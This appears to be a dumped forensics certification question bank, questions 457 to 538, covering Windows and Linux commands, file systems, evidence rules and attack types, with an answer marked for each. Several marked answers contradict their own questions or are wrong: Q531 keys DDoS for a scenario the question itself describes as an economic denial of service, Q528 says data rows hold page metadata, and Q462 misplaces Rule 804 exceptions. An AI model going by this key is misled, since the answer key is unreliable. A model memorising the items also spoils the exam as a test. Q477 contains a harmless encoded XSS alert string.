
**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 457

What is the investigator trying to view by issuing the command displayed in the following screenshot?



```
Administrator: Command Prompt
C:\WINDOWS\system32>wmic service list brief | more
ExitCode  Name
0        AdobeARMservice
0        AdobeFlashPlayerUpdateSvc
1077     AJRouter
1077     ALG
1077     AppIDSvc
0        Appinfo
1077     AppMgmt
0        AppReadiness
1077     AppVClient
0        AppXSvc
0        AudioEndpointBuilder
0        Audiosrv
0        Browser
1077     BthHFSrv
1077     bthserv
0        CDPSvc
1077     CertPropSvc
0        ClipSVC
1077     COMSysApp
0        CoreMessagingRegistrar
ProcessId StartMode State   Status
          2072    Auto    Running OK
          0       Manual   Stopped OK
          0       Manual   Stopped OK
          0       Manual   Stopped OK
          0       Manual   Stopped OK
          1128    Manual  Running OK
          0       Manual   Stopped OK
          0       Manual   Stopped OK
          0       Manual   Stopped OK
          0       Disabled Stopped OK
          0       Manual   Stopped OK
          524     Auto    Running OK
          1428    Auto    Running OK
          1128    Manual  Running OK
          0       Manual   Stopped OK
          0       Manual   Stopped OK
          1136    Auto    Running OK
          0       Manual   Stopped OK
          5620    Manual  Running OK
          0       Manual   Stopped OK
          1092    Auto    Running OK
```

- A. List of services stopped
- B. List of services closed recently
- C. List of services recently started

D. List of services installed

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 458**

Which layer of iOS architecture should a forensics investigator evaluate to analyze services such as Threading, File Access, Preferences, Networking and high-level features?

- A. Core Services
- B. Media services
- C. Cocoa Touch
- D. Core OS

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 459**

Which command can provide the investigators with details of all the loaded modules on a Linux-based system?

- A. list modules -a
- B. lsmod
- C. plist mod -a
- D. lsof -m

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 460**

In a Linux-based system, what does the command “Last -F” display?

- A. Login and logout times and dates of the system
- B. Last run processes
- C. Last functions performed
- D. Recently opened files

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 461**

Which of the following examinations refers to the process of providing the opposing side in a trial the opportunity to question a witness?

- A. Cross Examination
- B. Direct Examination
- C. Indirect Examination
- D. Witness Examination

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 462**

Pick the statement which does not belong to the Rule 804. Hearsay Exceptions; Declarant Unavailable.

- A. Statement of personal or family history
- B. Prior statement by witness
- C. Statement against interest
- D. Statement under belief of impending death

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 463**

Which of the following is a responsibility of the first responder?

- A. Determine the severity of the incident
- B. Collect as much information about the incident as possible
- C. Share the collected information to determine the root cause
- D. Document the findings

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 464**

NTFS sets a flag for the file once you encrypt it and creates an EFS attribute where it stores Data Decryption Field (DDF) and Data Recovery Field (DDR). Which of the following is not a part of DDF?

- A. Encrypted FEK
- B. Checksum
- C. EFS Certificate Hash
- D. Container Name

**Correct Answer:** B

**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**QUESTION 465**

If the partition size is 4 GB, each cluster will be 32 K. Even if a file needs only 10 K, the entire 32 K will be allocated, resulting in 22 K of \_\_\_\_\_.

- A. Slack space
- B. Deleted space
- C. Sector space
- D. Cluster space

**Correct Answer: A**

**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**QUESTION 466**

After suspecting a change in MS-Exchange Server storage archive, the investigator has analyzed it. Which of the following components is not an actual part of the archive?

- A. PRIV.STM
- B. PUB.EDB
- C. PRIV.EDB
- D. PUB.STM

**Correct Answer: D**  
**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**QUESTION 467**

Which of the following is a non-zero data that an application allocates on a hard disk cluster in systems running on Windows OS?

- A. Sparse File
- B. Master File Table
- C. Meta Block Group
- D. Slack Space

**Correct Answer: B**  
**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**QUESTION 468**

Which of the following is a tool to reset Windows admin password?

- A. R-Studio
- B. Windows Password Recovery Bootdisk
- C. Windows Data Recovery Software
- D. TestDisk for Windows

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 469**

Ron, a computer forensics expert, is investigating a case involving corporate espionage. He has recovered several mobile computing devices from the crime scene. One of the evidence that Ron possesses is a mobile phone from Nokia that was left in ON condition. Ron needs to recover the IMEI number of the device to establish the identity of the device owner. Which of the following key combinations can he use to recover the IMEI number?

- A. #\*06\*#
- B. \*#06#
- C. #06#\*
- D. \*IMEI#

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 470**

Select the data that a virtual memory would store in a Windows-based system.

- A. Information or metadata of the files
- B. Documents and other files
- C. Application data
- D. Running processes

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 471**

Which of the following does not describe the type of data density on a hard disk?

- A. Volume density
- B. Track density
- C. Linear or recording density
- D. Areal density

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 472**

Amelia has got an email from a well-reputed company stating in the subject line that she has won a prize money, whereas the email body says that she has to pay a certain amount for being eligible for the contest. Which of the following acts does the email breach?

- A. CAN-SPAM Act
- B. HIPAA
- C. GLBA
- D. SOX

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 473**

Which principle states that “anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave”?

- A. Locard's Exchange Principle
- B. Enterprise Theory of Investigation
- C. Locard's Evidence Principle
- D. Evidence Theory of Investigation

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 474**

During an investigation, Noel found the following SIM card from the suspect's mobile. What does the code 89 44 represent?



- A. Issuer Identifier Number and TAC

- B. Industry Identifier and Country code
- C. Individual Account Identification Number and Country Code
- D. TAC and Industry Identifier

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 475**

Which of the following file system uses Master File Table (MFT) database to store information about every file and directory on a volume?

- A. FAT File System
- B. ReFS
- C. exFAT
- D. NTFS File System

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 476**

As a part of the investigation, Caroline, a forensic expert, was assigned the task to examine the transaction logs pertaining to a database named Transfers. She used SQL Server Management Studio to collect the active transaction log files of the database. Caroline wants to extract detailed information on the logs, including AllocUnitId, page id, slot id, etc. Which of the following commands does she need to execute in order to extract the desired information?

- A. DBCC LOG(Transfers, 1)
- B. DBCC LOG(Transfers, 3)
- C. DBCC LOG(Transfers, 0)
- D. DBCC LOG(Transfers, 2)

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 477**

%3cscript%3ealert("XXXXXXXXXX")%3c/script%3e is a script obtained from a Cross-Site Scripting attack. What type of encoding has the attacker employed?

- A. Double encoding
- B. Hex encoding
- C. Unicode
- D. Base64

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 478**

Which of the following is a device monitoring tool?

- A. Capsa
- B. Driver Detective
- C. Regshot
- D. RAM Capturer

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 479**

What system details can an investigator obtain from the NetBIOS name table cache?

- A. List of files opened on other systems
- B. List of the system present on a router
- C. List of connections made to other systems
- D. List of files shared between the connected systems

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 480**

While analyzing a hard disk, the investigator finds that the file system does not use UEFI-based interface. Which of the following operating systems is present on the hard disk?

- A. Windows 10
- B. Windows 8
- C. Windows 7
- D. Windows 8.1

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 481**

In which registry does the system store the Microsoft security IDs?

- A. HKEY\_CLASSES\_ROOT (HKCR)
- B. HKEY\_CURRENT\_CONFIG (HKCC)
- C. HKEY\_CURRENT\_USER (HKCU)
- D. HKEY\_LOCAL\_MACHINE (HKLM)

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 482**

An investigator has extracted the device descriptor for a 1GB thumb drive that looks like: Disk&Ven\_Best\_Buy&Prod\_Geek\_Squad\_U3&Rev\_6.15. What does the “Geek\_Squad” part represent?

- A. Product description
- B. Manufacturer Details
- C. Developer description
- D. Software or OS used

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 483**

Which of the following Perl scripts will help an investigator to access the executable image of a process?

- A. Lspd.pl
- B. Lpsi.pl
- C. Lspm.pl
- D. Lspi.pl

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 484**

Which of the following attack uses HTML tags like <script></script>?

- A. Phishing
- B. XSS attack
- C. SQL injection
- D. Spam

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 485**

Examination of a computer by a technically unauthorized person will almost always result in:

- A. Rendering any evidence found inadmissible in a court of law
- B. Completely accurate results of the examination
- C. The chain of custody being fully maintained
- D. Rendering any evidence found admissible in a court of law

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 486**

Adam, a forensic analyst, is preparing VMs for analyzing a malware. Which of the following is NOT a best practice?

- A. Isolating the host device
- B. Installing malware analysis tools
- C. Using network simulation tools
- D. Enabling shared folders

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 487**

The Recycle Bin exists as a metaphor for throwing files away, but it also allows a user to retrieve and restore files. Once the file is moved to the recycle bin, a record is added to the log file that exists in the Recycle Bin. Which of the following files contains records that correspond to each deleted file in the Recycle Bin?

- A. INFO2
- B. INFO1
- C. LOGINFO1
- D. LOGINFO2

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 488**

During an investigation of an XSS attack, the investigator comes across the term “[a-zA-Z0-9\%]+” in analyzed evidence details. What is the expression used for?

- A. Checks for upper and lower-case alphanumeric string inside the tag, or its hex representation

- B. Checks for forward slash used in HTML closing tags, its hex or double-encoded hex equivalent
- C. Checks for opening angle bracket, its hex or double-encoded hex equivalent
- D. Checks for closing angle bracket, hex or double-encoded hex equivalent

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 489**

Which among the following search warrants allows the first responder to search and seize the victim's computer components such as hardware, software, storage devices, and documentation?

- A. John Doe Search Warrant
- B. Citizen Informant Search Warrant
- C. Electronic Storage Device Search Warrant
- D. Service Provider Search Warrant

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 490**

Centralized binary logging is a process in which many websites write binary and unformatted log data to a single log file. What extension should the investigator look to find its log file?

- A. .cbl
- B. .log
- C. .lbl
- D. .txt

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 491**

Where should the investigator look for the Edge browser's browsing records, including history, cache, and cookies?

- A. ESE Database
- B. Virtual Memory
- C. Sparse files
- D. Slack Space

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 492**

Which of the following setups should a tester choose to analyze malware behavior?

- A. A virtual system with internet connection
- B. A normal system without internet connect
- C. A normal system with internet connection
- D. A virtual system with network simulation for internet connection

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 493**

A Linux system is undergoing investigation. In which directory should the investigators look for its current state data if the system is in powered on state?

- A. /auth
- B. /proc
- C. /var/log/debug
- D. /var/spool/cron/

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 494**

What is the purpose of using Obfuscator in malware?

- A. Execute malicious code in the system
- B. Avoid encryption while passing through a VPN
- C. Avoid detection by security mechanisms
- D. Propagate malware to other connected devices

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 495**

Which of the following commands shows you the username and IP address used to access the system via a remote login session and the type of client from which they are accessing the system?

- A. Net config

- B. Net sessions
- C. Net share
- D. Net stat

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 496**

Which of the following is a federal law enacted in the US to control the ways that financial institutions deal with the private information of individuals?

- A. SOX
- B. HIPAA 1996
- C. GLBA
- D. PCI DSS

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 497**

UEFI is a specification that defines a software interface between an OS and platform firmware. Where does this interface store information about files present on a disk?

- A. BIOS-MBR
- B. GUID Partition Table (GPT)
- C. Master Boot Record (MBR)
- D. BIOS Parameter Block

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 498**

You are working as an independent computer forensics investigator and received a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer Lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a "simple backup copy" of the hard drive in the PC and put it on this drive and requests that you examine the drive for evidence of the suspected images. You inform him that a "simple backup copy" will not provide deleted files or recover file fragments. What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceeding?

- A. Robust copy
- B. Incremental backup copy
- C. Bit-stream copy

- D. Full backup copy

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 499**

Which of the following network attacks refers to sending huge volumes of email to an address in an attempt to overflow the mailbox or overwhelm the server where the email address is hosted so as to cause a denial-of-service attack?

- A. Email spamming
- B. Phishing
- C. Email spoofing
- D. Mail bombing

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 500**

Gill is a computer forensics investigator who has been called upon to examine a seized computer. This computer, according to the police, was used by a hacker who gained access to numerous banking institutions to steal customer information. After preliminary investigations, Gill finds in the computer's log files that the hacker was able to gain access to these banks through the use of Trojan horses. The hacker then used these Trojan horses to obtain remote access to the companies' domain controllers. From this point, Gill found that the hacker pulled off the SAM files from the domain controllers to then attempt and crack network passwords. What is the most likely password cracking technique used by this hacker to break the user passwords from the SAM files?

- A. Syllable attack
- B. Hybrid attack
- C. Brute force attack
- D. Dictionary attack

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 501**

An attacker has compromised a cloud environment of a company and used the employee information to perform an identity theft attack. Which type of attack is this?

- A. Cloud as a subject
- B. Cloud as a tool
- C. Cloud as an object
- D. Cloud as a service

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 502**

In which implementation of RAID will the image of a Hardware RAID volume be different from the image taken separately from the disks?

- A. RAID 1
- B. The images will always be identical because data is mirrored for redundancy
- C. RAID 0
- D. It will always be different

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 503**

One technique for hiding information is to change the file extension from the correct one to the one that might not be noticed by an investigator. For example, changing a .jpg extension to a .doc extension so that a picture file appears to be a document. What can an investigator examine to verify that a file has the correct extension?

- A. The file header
- B. The File Allocation Table
- C. The file footer
- D. The sector map

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 504**

An investigator enters the command sqlcmd -S WIN-CQQMK62867E -e -s", " -E as part of collecting the primary data file and logs from a database. What does the "WIN-CQQMK62867E" represent?

- A. Name of the Database
- B. Name of SQL Server
- C. Operating system of the system
- D. Network credentials of the database

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 505**

During the trial, an investigator observes that one of the principal witnesses is severely ill and cannot be present for the hearing. He decides to record the evidence and present it to the court. Under which rule should he present such evidence?

- A. Rule 1003: Admissibility of Duplicates
- B. Limited admissibility
- C. Locard's Principle
- D. Hearsay

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 506**

What is cold boot (hard boot)?

- A. It is the process of restarting a computer that is already in sleep mode
- B. It is the process of shutting down a computer from a powered-on or on state
- C. It is the process of restarting a computer that is already turned on through the operating system
- D. It is the process of starting a computer from a powered-down or off state

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 507**

Which of the following malware analysis involves executing the malware code to know how the code interacts with the host system and its impact on the system?

- A. Primary Malware Analysis
- B. Static Malware Analysis
- C. Dynamic Malware Analysis
- D. Secondary Malware Analysis

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/>

**QUESTION 508**

Which among the following laws emphasizes the need for each Federal agency to develop, document, and implement an organization-wide program to provide information security for the information systems that support its operations and assets?

- A. FISMA
- B. HIPAA

- C. GLBA
- D. SOX

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 509**

Which of the following techniques delete the files permanently?

- A. Steganography
- B. Artifact Wiping
- C. Data Hiding
- D. Trail obfuscation

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 510**

What is an investigator looking for in the rp.log file stored in a system running on Windows 10 operating system?

- A. Restore point interval
- B. Automatically created restore points
- C. System CheckPoints required for restoring
- D. Restore point functions

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 511**

Email archiving is a systematic approach to save and protect the data contained in emails so that it can be accessed fast at a later date. There are two main archive types, namely Local Archive and Server Storage Archive. Which of the following statements is correct while dealing with local archives?

- A. Server storage archives are the server information and settings stored on a local system, whereas the local archives are the local email client information stored on the mail server
- B. It is difficult to deal with the webmail as there is no offline archive in most cases. So consult your counsel on the case as to the best way to approach and gain access to the required data on servers
- C. Local archives should be stored together with the server storage archives in order to be admissible in a court of law
- D. Local archives do not have evidentiary value as the email client may alter the message data

**Correct Answer:** B

**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**QUESTION 512**

Which of the following tool is used to locate IP addresses?

- A. SmartWhois
- B. Deep Log Analyzer
- C. Towelroot
- D. XRY LOGICAL

**Correct Answer:** A  
**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**QUESTION 513**

Which of the following protocols allows non-ASCII files, such as video, graphics, and audio, to be sent through the email messages?

- A. MIME
- B. BINHEX
- C. UT-16
- D. UUCODE

**Correct Answer:** A  
**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**QUESTION 514**

What is the framework used for application development for iOS-based mobile devices?

- A. Cocoa Touch
- B. Dalvik
- C. Zygote
- D. AirPlay

**Correct Answer:** A  
**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**QUESTION 515**

Chong-lee, a forensics executive, suspects that a malware is continuously making copies of files and folders on a victim system to consume the available disk space. What type of test would confirm his claim?

- A. File fingerprinting
- B. Identifying file obfuscation
- C. Static analysis
- D. Dynamic analysis

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 516**

Which of the following tools is not a data acquisition hardware tool?

- A. UltraKit
- B. Atola Insight Forensic
- C. F-Response Imager
- D. Triage-Responder

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 517**

The given image displays information about date and time of installation of the OS along with service packs, patches, and sub-directories. What command or tool did the investigator use to view this output?

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Make Impossible Possible

```
03/10/2016  03:30 AM      <DIR>          migration
03/10/2016  03:32 AM              352,136 FNTCACHE.DAT
03/25/2016  08:09 PM              140,098 perf009.dat
03/25/2016  08:09 PM              746,532 perfh009.dat
03/25/2016  08:09 PM              883,572 PerfStringBackup.INI
04/06/2016  04:54 PM      <DIR>          DriverStore
04/13/2016  11:27 AM      <DIR>          catroot2
04/13/2016  12:33 PM          135,176,864 MRT.exe
04/13/2016  12:33 PM      <DIR>          MRT
04/14/2016  09:36 AM      <DIR>          config
04/14/2016  03:06 PM      <DIR>          drivers
04/14/2016  04:02 PM      <DIR>          .
04/14/2016  04:02 PM      <DIR>          ..
04/14/2016  04:02 PM          324 pid.dump
04/14/2016  05:51 PM      <DIR>          sru
3866 File(s)   1,727,891,022 bytes
116 Dir(s)    63,601,328,128 bytes free
C:\WINDOWS\system32>
```

- A. dir /o:d
- B. dir /o:s
- C. dir /o:e
- D. dir /o:n

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 518

Which list contains the most recent actions performed by a Windows User?

- A. MRU
- B. Activity
- C. Recents
- D. Windows Error Log

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 519

Joshua is analyzing an MSSQL database for finding the attack evidence and other details, where should he

look for the database logs?

- A. Model.log
- B. Model.txt
- C. Model.ldf
- D. Model.lgf

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 520**

What is the name of the first reserved sector in File allocation table?

- A. Volume Boot Record
- B. Partition Boot Sector
- C. Master Boot Record
- D. BIOS Parameter Block

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 521**

What does the command “C:\>wevtutil gl <log name>” display?

- A. Configuration information of a specific Event Log
- B. Event logs are saved in .xml format
- C. Event log record structure
- D. List of available Event Logs

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 522**

An investigator is analyzing a checkpoint firewall log and comes across symbols. What type of log is he looking at?



- A. Security event was monitored but not stopped
- B. Malicious URL detected

- C. An email marked as potential spam
- D. Connection rejected

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 523**

For what purpose do the investigators use tools like iPhoneBrowser, iFunBox, OpenSSHSSH, and iMazing?

- A. Bypassing iPhone passcode
- B. Debugging iPhone
- C. Rooting iPhone
- D. Copying contents of iPhone

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 524**

In a computer that has Dropbox client installed, which of the following files related to the Dropbox client store information about local Dropbox installation and the Dropbox user account, along with email IDs linked with the account?

- A. config.db
- B. install.db
- C. sigstore.db
- D. filecache.db

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <http://ijettjournal.org/Special%20Issue/CAT-2020-III/CATI3P207.pdf>

#### **QUESTION 525**

Robert is a regional manager working in a reputed organization. One day, he suspected malware attack after unwanted programs started to popup after logging into his computer. The network administrator was called upon to trace out any intrusion on the computer and he/she finds that suspicious activity has taken place within Autostart locations. In this situation, which of the following tools is used by the network administrator to detect any intrusion on a system?

- A. Hex Editor
- B. Internet Evidence Finder
- C. Process Monitor
- D. Report Viewer

**Correct Answer:** C

**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**QUESTION 526**

What do you call the process of studying the changes that have taken place across a system or a machine after a series of actions or incidents?

- A. Windows Services Monitoring
- B. System Baseling
- C. Start-up Programs Monitoring
- D. Host integrity Monitoring

**Correct Answer: D**

**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**Explanation:**

Host integrity monitoring is the process of studying the changes that have taken place across a system after a series of actions or incidents. Involves monitoring ports, processes, registry, event logs, etc.

**QUESTION 527**

Self-Monitoring, Analysis, and Reporting Technology (SMART) is built into the hard drives to monitor and report system activity. Which of the following is included in the report generated by SMART?

- A. Power Off time
- B. Logs of high temperatures the drive has reached
- C. All the states (running and discontinued) associated with the OS
- D. List of running processes

**Correct Answer: B**

**Section: (none)**  
**Explanation**

**Explanation/Reference:**

Reference: <https://www.hdsentinel.com/smart/index.php>

**QUESTION 528**

Data Files contain Multiple Data Pages, which are further divided into Page Header, Data Rows, and Offset Table. Which of the following is true for Data Rows?

- A. Data Rows store the actual data
- B. Data Rows present Page type, Page ID, and so on
- C. Data Rows point to the location of actual data
- D. Data Rows spreads data across multiple databases

**Correct Answer: B**

**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**QUESTION 529**

In Windows, prefetching is done to improve system performance. There are two types of prefetching: boot prefetching and application prefetching. During boot prefetching, what does the Cache Manager do?

- A. Determines the data associated with value EnablePrefetcher
- B. Monitors the first 10 seconds after the process is started
- C. Checks whether the data is processed
- D. Checks hard page faults and soft page faults

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://resources.infosecinstitute.com/topic/windows-systems-artifacts-digital-forensics-part-iii-prefetch-files/>

**QUESTION 530**

The MAC attributes are timestamps that refer to a time at which the file was last modified or last accessed or originally created. Which of the following file systems store MAC attributes in Coordinated Universal Time (UTC) format?

- A. File Allocation Table (FAT)
- B. New Technology File System (NTFS)
- C. Hierarchical File System (HFS)
- D. Global File System (GFS)

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://docs.microsoft.com/en-us/windows/win32/sysinfo/file-times>

**QUESTION 531**

Robert, a cloud architect, received a huge bill from the cloud service provider, which usually doesn't happen. After analyzing the bill, he found that the cloud resource consumption was very high. He then examined the cloud server and discovered that a malicious code was running on the server, which was generating huge but harmless traffic from the server. This means that the server has been compromised by an attacker with the sole intention to hurt the cloud customer financially. Which attack is described in the above scenario?

- A. XSS Attack
- B. DDoS Attack (Distributed Denial of Service)
- C. Man-in-the-cloud Attack
- D. EDoS Attack (Economic Denial of Service)

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://sucuri.net/guides/what-is-a-ddos-attack/>

**QUESTION 532**

What is the role of Alloc.c in Apache core?

- A. It handles allocation of resource pools
- B. It is useful for reading and handling of the configuration files
- C. It takes care of all the data exchange and socket connections between the client and the server
- D. It handles server start-ups and timeouts

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 533**

Which of the following statements is true regarding SMTP Server?

- A. SMTP Server breaks the recipient's address into Recipient's name and his/her designation before passing it to the DNS Server
- B. SMTP Server breaks the recipient's address into Recipient's name and recipient's address before passing it to the DNS Server
- C. SMTP Server breaks the recipient's address into Recipient's name and domain name before passing it to the DNS Server
- D. SMTP Server breaks the recipient's address into Recipient's name and his/her initial before passing it to the DNS Server

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://ds.cs.luc.edu/smtp/smtp.html#:~:text=SMTP%20Process&text=The%20server%20takes%20the%20TO,the%20server%20at%20that%20domain>

#### **QUESTION 534**

Which ISO Standard enables laboratories to demonstrate that they comply with quality assurance and provide valid results?

- A. ISO/IEC 16025
- B. ISO/IEC 18025
- C. ISO/IEC 19025
- D. ISO/IEC 17025

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.iso.org/ISO-IEC-17025-testing-and-calibration-laboratories.html#:~:text=ISO%2FIEC%2017025%20enables%20laboratories,nationally%20and%20around%20the%20world>

#### **QUESTION 535**

Which type of attack is possible when attackers know some credible information about the victim's password, such as the password length, algorithms involved, or the strings and characters used in its creation?

- A. Rule-Based Attack
- B. Brute-Forcing Attack

- C. Dictionary Attack
- D. Hybrid Password Guessing Attack

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://info-savvy.com/password-cracking-techniques/#:~:text=Attackers%20use%20the%20rule%2Dbased,characters%20used%20in%20its%20creation>

### **QUESTION 536**

In which of these attacks will a steganalyst use a random message to generate a stego-object by using some steganography tool, to find the steganography algorithm used to hide the information?

- A. Chosen-message attack
- B. Known-cover attack
- C. Known-message attack
- D. Known-stego attack

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.giac.org/paper/gsec/707/steganalysis-overview/101589> (3)

### **QUESTION 537**

Which of these Windows utility help you to repair logical file system errors?

- A. Resource Monitor
- B. Disk cleanup
- C. Disk defragmenter
- D. CHKDSK

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Reference: <https://www.easeus.com/partition-manager-software/run-chkdsk-to-check-repair-drive.html>

### **QUESTION 538**

